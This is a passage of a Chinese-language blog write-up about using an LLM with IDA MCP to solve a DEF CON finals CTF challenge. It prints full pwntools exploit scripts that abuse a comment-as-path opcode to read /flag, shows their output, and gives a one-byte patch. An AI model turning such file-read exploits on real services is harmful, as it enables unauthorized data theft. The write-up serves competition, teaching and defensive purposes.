    io.recv(timeout=1.1)  # ignore 1-byte ack if present
    send_cmd(io, b"\x22")
    io.recv(timeout=1.1)
    send_cmd(io, b"\x32\x01")

    chunk = read_chunk(io, timeout=2.0)
    if not chunk:
        return None, b""
    tag, payload = chunk
    parsed = parse_kv_payload(payload)
    return parsed, payload



def main():
    host = os.environ.get("HOST", "127.0.0.1")
    port = int(os.environ.get("PORT", "4265"))
    io = remote(host, port)
    try:
        kv, raw = exploit_fetch_metadata(io)
        if kv:
            print("Parsed fields:")
            for k in ("Author", "Comment", "Software"):
                if k in kv:
                    print(f"- {k}: {kv[k]}")
            if "Author" in kv:
                print(f"\nAuthor (likely flag): {kv['Author']}")
        else:
            print(f"No parsable KV bundle. Raw chunk ({len(raw)} bytes): {raw.hex()}")
    finally:
        try:
            send_cmd(io, b"\x11")  # close session politely
        except Exception:
            pass
        io.close()


if __name__ == "__main__":
    main()
```

```
[x] Opening connection to 127.0.0.1 on port 4265
[x] Opening connection to 127.0.0.1 on port 4265: Trying 127.0.0.1
[+] Opening connection to 127.0.0.1 on port 4265: Done
Parsed fields:
- Author: 1B5B55E424237B0FF70D2DAE6D79F226
- Software: ico v0.1

Author (likely flag): 1B5B55E424237B0FF70D2DAE6D79F226
[*] Closed connection to 127.0.0.1 port 4265
```

我們還是沒拿到 flag，但至少輸出看起來已經很像回事了。

> 接著我明確告訴它這不是 flag，我在 docker 裡用了假的旗標 @flag，並提供實際的假旗標字串作參考（flag{WINNER_WINNER_CHICKEN_DINNER}）。 This is not the flag, I’m using a fake flag @flag that gets loaded into the docker

魔法時刻

```
Evidence:
Your extract: Author = 1B5B55E424237B0FF70D2DAE6D79F226
```

```
MD5(flag{WINNER_WINNER_CHICKEN_DINNER}) = 1B5B55E424237B0FF70D2DAE6D79F226
(matches)
```

證據：你抽取到的 Author 為 1B5B55E424237B0FF70D2DAE6D79F226；而 MD5(flag{WINNER_WINNER_CHICKEN_DINNER}) 等於 1B5B55E424237B0FF70D2DAE6D79F226，完全匹配。

```
echo -en 'flag{WINNER_WINNER_CHICKEN_DINNER}' | md5sum
1b5b55e424237b0ff70d2dae6d79f226  -
```

一開始我以為這是幻覺，怎麼會是 MD5？之前逆向的同伴沒看到，我自己在二進位裡也沒看到任何與 MD5 相關的東西，也許我們只是沒看夠仔細。 在主控台實測 md5sum 之後，結果吻合，讓我大為震驚；LLM 正確推斷這是 MD5，但只是在看到原始旗標之後才做到的，之前它本可早點建立這樣的連結，但也許在得到真旗標後它決定呼叫工具來驗證而不是猜測。

> 這很酷——但我們仍然沒有明文 flag。 Awesome! That's cool! Can you update ida functions to reflect this new info?

我再度讓它更新反編譯，以便利用這個新資訊來指導後續的決策，之後第二則訊息請它把利用腳本調整到能拿到 flag，因為 MD5 沒用，我們要明文。

利用腳本（真正拿到明文）

```
from __future__ import annotations

from pwn import remote  # type: ignore
from pwn import p16     # type: ignore
import os
import re
from typing import Dict, Tuple, Optional, List


# Protocol helpers -----------------------------------------------------------

def send_cmd(io, data: bytes) -> None:
    io.send(data)


def read_exact(io, n: int, timeout: float = 2.0) -> bytes:
    data = b""
    while len(data) < n:
        chunk = io.recv(n - len(data), timeout=timeout)
        if not chunk:
            break
        data += chunk
    return data
```

```
def read_chunk(io, timeout: float = 2.0) -> Optional[Tuple[int, bytes]]:
    """Read one server chunk: 1-byte tag + 2-byte little-endian length +
payload."""
    hdr = read_exact(io, 3, timeout=timeout)
    if len(hdr) < 3:
        return None
    tag = hdr[0]
    length = hdr[1] | (hdr[2] << 8)
    payload = read_exact(io, length, timeout=timeout)
    if len(payload) < length:
        return None
    return tag, payload


def send_length_prefixed_blob(io, data: bytes) -> None:
    io.send(p16(len(data), endian="little") + data)


# Response parsing -----------------------------------------------------------

PRINTABLE_RE = re.compile(rb"[ -~]{1,256}")


def tokenize_printables(data: bytes) -> List[bytes]:
    return [m.group(0) for m in PRINTABLE_RE.finditer(data)]


def parse_png_text_chunks(payload: bytes) -> Dict[str, str]:
    """Parse PNG tEXt chunks into a dict of key->value.

    PNG layout: 8-byte signature, then repeated [length(4 BE), type(4), data,
crc(4)].
    For type 'tEXt', data is keyword(ASCII) + 0x00 + text(ISO-8859-1/ASCII).
    """
    out: Dict[str, str] = {}
    # PNG signature
    if not (len(payload) >= 8 and payload[:8] == b"\x89PNG\r\n\x1a\n"):
        return out
    off = 8
    while off + 12 <= len(payload):
        length = int.from_bytes(payload[off : off + 4], "big")
        ctype = payload[off + 4 : off + 8]
        off += 8
        if off + length + 4 > len(payload):
            break
        data = payload[off : off + length]
        off += length
        crc = payload[off : off + 4]
        off += 4
        if ctype == b"tEXt":
            try:
                if b"\x00" in data:
                    key, value = data.split(b"\x00", 1)
                    k = key.decode("latin-1", errors="ignore")
                    v = value.decode("latin-1", errors="ignore")
                    if k:
                        out[k] = v
            except Exception:
                pass
        if ctype == b"IEND":
            break
    return out


def parse_kv_payload(payload: bytes) -> Dict[str, str]:
    """Best-effort parse of a key/value bundle produced by opcode 0x32.

    The server serializes a small structure with fields like "Author", "Comment",
    and "Software" using an internal container format. We conservatively scan the
    payload for printable tokens and map well-known keys to the token that
follows.
    """
    # First, handle PNG tEXt-encoded bundles, which the server commonly emits
    # (Author/Software are stored as PNG text chunks).
    png = parse_png_text_chunks(payload)
    if png:
        return png

    tokens = tokenize_printables(payload)
    keys = {b"Author", b"Comment", b"Software"}
    out: Dict[str, str] = {}
    for i, tok in enumerate(tokens):
        # Allow cases like 'tEXtAuthor' by checking substring containment
        matched_key: Optional[bytes] = None
        for k in keys:
            if tok == k or (k in tok):
                matched_key = k
                break
        if matched_key and i + 1 < len(tokens):
            # Prefer the very next printable token as the value
            key = matched_key.decode("ascii", errors="ignore")
            val = tokens[i + 1].decode("utf-8", errors="ignore")
            # Guard against obviously invalid huge values
            if len(val) > 0:
                out[key] = val
    return out


# Exploit flow -------------------------------------------------------------

def exploit_fetch_metadata(io) -> Tuple[Optional[Dict[str, str]], bytes]:
    # 0x10: enable session; 0x22: build default entry with flag in Author; 0x32
x01: request bundle
    send_cmd(io, b"\x10")
    io.recv(timeout=1.1)  # ignore 1-byte ack if present
    send_cmd(io, b"\x22")
    io.recv(timeout=1.1)
    send_cmd(io, b"\x32\x01")
    chunk = read_chunk(io, timeout=2.0)
    if not chunk:
        return None, b""
    tag, payload = chunk
    parsed = parse_kv_payload(payload)
    return parsed, payload


def exploit_fetch_flag_via_comment(io) -> bytes:
    """Abuse comment type=2 (path) to read /flag plaintext and return it."""
    # 0x10: enable
    send_cmd(io, b"\x10")
    io.recv(timeout=0.5)
    # 0x22: create default entry (comment type preset to 2)
    send_cmd(io, b"\x22")
    io.recv(timeout=0.5)
    # 0x31: set comment to path "/flag" (length-prefixed blob)
    send_cmd(io, b"\x31")
    send_length_prefixed_blob(io, b"/flag")
    io.recv(timeout=0.5)
    # 0x30: get comment value; server returns a tagged blob containing file
contents
    send_cmd(io, b"\x30")
    chunk = read_chunk(io, timeout=2.0)
    if not chunk:
        return b""
    _tag, payload = chunk
    return payload


def main():
    host = os.environ.get("HOST", "127.0.0.1")
    port = int(os.environ.get("PORT", "4265"))
    io = remote(host, port)
    try:
        # First path: MD5-hex via PNG metadata bundle
        kv, raw = exploit_fetch_metadata(io)
        if kv:
            print("Parsed fields:")
            for k in ("Author", "Comment", "Software"):
                if k in kv:
                    print(f"- {k}: {kv[k]}")
            if "Author" in kv:
                print(f"\nAuthor (MD5 of flag): {kv['Author']}")
        else:
            print(f"No parsable KV bundle. Raw chunk ({len(raw)} bytes)")

        # Second path: plaintext flag via comment-as-path trick
        try:
            plain = exploit_fetch_flag_via_comment(io)
            if plain:
                print(f"\nPlaintext flag via comment: {plain.decode('utf-8',
errors='ignore')}")
```

```
            else:
                print("\nFailed to fetch plaintext flag via comment.")
        except Exception as e:
            print(f"\nError fetching plaintext flag via comment: {e}")
    finally:
        try:
            send_cmd(io, b"\x11")  # close session politely
        except Exception:
            pass
        io.close()


if __name__ == "__main__":
    main()
```

```
[x] Opening connection to 127.0.0.1 on port 4265
[x] Opening connection to 127.0.0.1 on port 4265: Trying 127.0.0.1
[+] Opening connection to 127.0.0.1 on port 4265: Done
Parsed fields:
- Author: 1B5B55E424237B0FF70D2DAE6D79F226
- Software: ico v0.1

Author (MD5 of flag): 1B5B55E424237B0FF70D2DAE6D79F226

Plaintext flag via comment: flag{WINNER_WINNER_CHICKEN_DINNER}

[*] Closed connection to 127.0.0.1 port 4265
```

我跑腳本後的第一個念頭是：LLM 作弊了，我以為它在做「獎勵駭入（reward hacking）」，只是開了我本機的檔案。 但我讀了兩遍程式碼，然後找了三位隊友也跑了這段程式碼，結果都證實：它真的有效。 在最少的人力投入之下，我靠著不斷提問、推促、請求，讓 LLM 為一題 DEF CON 決賽等級的挑戰做出可用的利用。

由寫出這段利用的 LLM 來解釋最後的利用再適合不過：

```
0x10 enables the session (ACK).
0x22 creates a default entry: it sets type at offset +48 to 2 (path mode), Author
to g_FlagString (MD5-hex of /flag), Software to "ico v0.1".
0x31 length-prefixed blob sets the Comment value at offset +56 (we send "/flag").
0x30 returns the Comment. Because type==2, the server treats Comment as a path and
returns file contents → plaintext flag.
```

修補（The Patch）

DEF CON 決賽是攻防賽，既然有利用就要防禦它，於是我直接問 LLM，結果只花了兩個提示就拿到解法與補丁腳本。 它的核心做法是把 VA 0x45F24D 那條「mov byte [*+0x30], 0x2」指令的立即數從 0x2 改成 0x1，把預

設 comment 類型從 PATH(2) 改為 LITERAL(1)，以純 Python 腳本計算 ELF 對映並覆寫單一位元即可。

```
#!/usr/bin/env python3
"""
Minimal, pure-Python patcher for 'ico' to disable comment-as-path default.

It flips the immediate '2' -> '1' in the instruction at VA 0x45F24D:
    mov byte [<obj>+0x30], 0x2   ; sets comment type to PATH (2)
We change the imm8 to 0x1 so comment type defaults to LITERAL (1).

Implementation details:
- Computes file offset of the VA via ELF program headers (PT_LOAD mapping)
- Writes one byte at (file_off + 3), since the encoding is: C6 .. .. <imm8>

Usage:
  python3 patch_simple.py /path/to/ico
Creates /path/to/ico.bak backup.
"""

import os
import shutil
import struct
import sys
from typing import Tuple


TARGET_VA = 0x45F24D  # start of 'mov byte [*+0x30], 0x2'
IMM_DELTA = 3         # imm8 is the 4th byte in typical encoding C6 ?? disp8 imm8


def elf64_read_phdr_mapping(f) -> Tuple[int, int, int]:
    f.seek(0)
    ehdr = f.read(0x40)
    if len(ehdr) < 0x40 or ehdr[:4] != b"\x7fELF":
        raise RuntimeError("not an ELF file")
    ei_class = ehdr[4]
    ei_data = ehdr[5]
    if ei_class != 2 or ei_data != 1:
        raise RuntimeError("expected ELF64 little-endian")
    e_phoff = struct.unpack_from("<Q", ehdr, 0x20)[0]
    e_phentsize = struct.unpack_from("<H", ehdr, 0x36)[0]
    e_phnum = struct.unpack_from("<H", ehdr, 0x38)[0]

    for i in range(e_phnum):
        f.seek(e_phoff + i * e_phentsize)
        ph = f.read(e_phentsize)
        if len(ph) < e_phentsize:
            break
        p_type = struct.unpack_from("<I", ph, 0x00)[0]
        if p_type != 1:  # PT_LOAD
            continue
        p_offset = struct.unpack_from("<Q", ph, 0x08)[0]
        p_vaddr = struct.unpack_from("<Q", ph, 0x10)[0]
        p_filesz = struct.unpack_from("<Q", ph, 0x20)[0]
        p_memsz = struct.unpack_from("<Q", ph, 0x28)[0]
        if p_vaddr <= TARGET_VA < p_vaddr + p_memsz:
            return p_offset, p_vaddr, p_filesz
    raise RuntimeError("could not map VA to file offset (no PT_LOAD contains it)")


def main() -> None:
    path = sys.argv[1] if len(sys.argv) > 1 else "ico"
    if not os.path.isfile(path):
        print(f"error: binary not found: {path}")
        sys.exit(1)

    backup = path + ".bak"
    if not os.path.exists(backup):
        shutil.copy2(path, backup)
        print(f"backup created: {backup}")

    with open(path, "r+b") as f:
        p_offset, p_vaddr, _ = elf64_read_phdr_mapping(f)
        file_off = p_offset + (TARGET_VA - p_vaddr)
        imm_off = file_off + IMM_DELTA

        f.seek(file_off)
        insn = f.read(8)
        if len(insn) < 4:
            raise RuntimeError("failed to read instruction bytes")

        # Sanity: first byte should be 0xC6 (mov r/m8, imm8) in typical codegen
        # and the current imm8 should be 0x02.
        ok = True
        if insn[0] != 0xC6:
            print("warning: opcode 0xC6 not found at target; proceeding anyway")
            ok = False
        if insn[3] != 0x02:
            print(f"warning: unexpected imm8 {insn[3]:#x} at target; proceeding
anyway")
            ok = False
        print(f"before bytes: {insn[:4].hex()}")

        # Write imm8 = 0x01
        f.seek(imm_off)
        f.write(b"\x01")

        f.seek(file_off)
        after = f.read(4)
        print(f"after  bytes: {after.hex()}")
        if ok and after[0] == 0xC6 and after[3] == 0x01:
            print("patch applied: default comment type now 1 (literal)")
        else:
            print("patch written; verify in a disassembler")


if __name__ == "__main__":
    main()
```

就這樣！單位元補丁，一次成功，隔天早上我們把補丁上線，也沒有觸發主辦單位的 SLA 檢查。

偉大的「氛圍逆向 (Vibe-ening)」

這件事讓人難以置信——我們房間裡的每個人一開始都不信，以為程式碼在某種程度上曲解了輸出，但事實不是，它真的拿到了 flag，現場一片嘩然。 很快，其他人也開始下載 IDA MCP，並把各種挑戰丟進去跑；世界級的逆向與利用者暫時停下對二進位的人工作業，我們讓 LLM 來做繁重工作，這種只靠 MCP 解真題的感覺超現實，我們進入了所謂「vibe-reversing（氛圍逆向）」的新境地。 然而樂趣到此為止，這題之後我們只自動解了一題 Live CTF，除此之外沒有其他實質成果。 我其實對用這種方式解題有點煩，某一方面，技術能自動化到這種程度真的很酷，但另一方面，我喜歡解謎、學習與挑戰，我不想成為軟體或提示工程師，我想親手 pwn 題目，而不是成為 LLM 的傀儡。

收穫

我認為這是一場完美風暴的結果：

- 新模型（GPT-5）特別強調工具呼叫。
- 挑戰已被部分逆向。
- 穿越二進位的路徑很直白——沒有花招，純逆向。
- 所需利用很簡單（只需要 10 個位元組，其中 5 個是 /flag）。

如果我更早允許它用 Python 自己驗證工作，並告訴它 flag 檔案的內容，這裡的利用路徑應該可以短很多。 我會把這段建立腳本的經驗濃縮成以下幾步：「從 IDA 收集知識 → 形成假設 → 建立利用腳本 → 分析輸出 → 把新發現回灌到 IDA」，循環做就能得到相當不錯的成果。 我不認為這個方法可以解所有 CTF 挑戰——也許能解一些，但絕不是大多數。 CTF 並沒有死，我們會調整、克服，不讓 LLM 取勝；當具備符號執行的 angr 在 2015 年推出時，我們看到簡單的 crackme 類型越來越少，密碼學與其他逆向開始加入反符號執行技巧來對抗它，我們會在工具變強時繼續精進駭客技術。 CTF 的確改變了，我認為是這樣，一年前這還不可能；LLM 的出現正滲透到生活中的每個角落——CTF 也不例外，我們只需要讓挑戰更能抵抗 LLM，就像過去針對任何新技術所做的一樣。

感謝閱讀，Clasm。

下載

- cursor_transcript.md（很可惜不含工具呼叫）